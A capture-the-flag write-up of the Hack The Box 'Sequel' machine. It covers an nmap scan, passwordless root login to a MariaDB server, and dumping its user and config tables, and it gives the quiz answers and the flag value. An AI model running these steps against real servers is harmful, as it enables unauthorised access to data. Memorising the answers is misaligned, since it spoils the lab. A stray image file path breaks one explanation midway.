Sequel

Álvaro Delgado Hernández

```
└─# nmap -sV -O -sS -A -p- 10.129.254.137
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-26 16:36 CET
Nmap scan report for 10.129.254.137
Host is up (0.049s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
3306/tcp open  mysql?
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 66
|   Capabilities flags: 63486
|   Some Capabilities: InteractiveClient, ConnectWithDatabase, Speaks41ProtocolO
ld, DontAllowDatabaseTableColumn, SupportsCompression, LongColumnFlag, IgnoreSig
pipes, ODBCClient, FoundRows, Support41Auth, Speaks41ProtocolNew, IgnoreSpaceBef
oreParenthesis, SupportsLoadDataLocal, SupportsTransactions, SupportsMultipleRes
ults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: 1--:|$8.zCzaWnCBcJ*2
|_  Auth Plugin Name: mysql_native_password
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   45.46 ms 10.10.14.1
2   45.75 ms 10.129.254.137

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
```

Explanation of Each Argument

-sV: Version Detection

This option tells Nmap to detect the versions of the services running on open ports.

-O: OS Detection

This flag enables OS detection, allowing Nmap to determine the operating system of the target host.

-sS: SYN Scan

This performs a TCP SYN scan, which is a stealthy scan method. It sends SYN packets and waits for SYN-ACK responses, allowing you to discover open ports without completing the TCP handshake.

-A: Aggressive Scan

This enables several advanced and intrusive options, including OS detection (-O), version detection (-sV), script scanning (-sC), and traceroute.

-p-: Scan All Ports

This option tells Nmap to scan all 65,535 TCP ports instead of just the default 1,000 ports.

During our scan, which port do we find serving MySQL?

3306

What community-developed MySQL version is the target running?

MariaDB

When using the MySQL command line client, what switch do we need to use in order to specify a login username?

-u

Which username allows us to log into this MariaDB instance without providing a password?

root

In SQL, what symbol can we use to specify within the query that we want to display everything inside a table?

*

In SQL, what symbol do we need to end each query with?

;

```
┌──(root㉿kali)-[/home/alvadelg]
└─# mysql -u root -h 10.129.254.137 --skip-ssl

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 77
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Explanation of Each Argument

mysql:

This is the command-line client for MySQL databases.

-u root:

This specifies the username to connect with. In this case, you are using the root user, which typically has administrative privileges.

-h 10.129.254.137:


This specifies the host to connect to. In this case, the target MySQL server is located at the IP address 10.129.254.137.

--skip-ssl:

This option tells the client to skip using SSL for the connection. This can be useful if the MySQL server does not have SSL configured or if you want to avoid SSL-related issues.

-show databases

This command will display a list of all the databases available on the MySQL server.



There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that's unique to this host?

Htb

Select the htb Database

```
MariaDB [(none)]> use htb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]> show tables;
+----------------+
| Tables_in_htb |
+----------------+
| config         |
| users          |
+----------------+
2 rows in set (0,045 sec)

MariaDB [htb]>
```

Query to select all records from the users table:

```
MariaDB [htb]> SELECT * from users;
+----+----------+--------------------+
| id | username | email              |
+----+----------+--------------------+
|  1 | admin    | admin@sequel.htb   |
|  2 | lara     | lara@sequel.htb    |
|  3 | sam      | sam@sequel.htb     |
|  4 | mary     | mary@sequel.htb    |
+----+----------+--------------------+
4 rows in set (0,046 sec)
```

Query to select all records from the config table

```
MariaDB [htb]> SELECT * from config;
+----+------------------------+----------------------------------+
| id | name                   | value                            |
+----+------------------------+----------------------------------+
|  1 | timeout                | 60s                              |
|  2 | security               | default                          |
|  3 | auto_logon             | false                            |
|  4 | max_size               | 2M                               |
|  5 | flag                   | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads         | false                            |
|  7 | authentication_method  | radius                           |
+----+------------------------+----------------------------------+
7 rows in set (0,047 sec)
```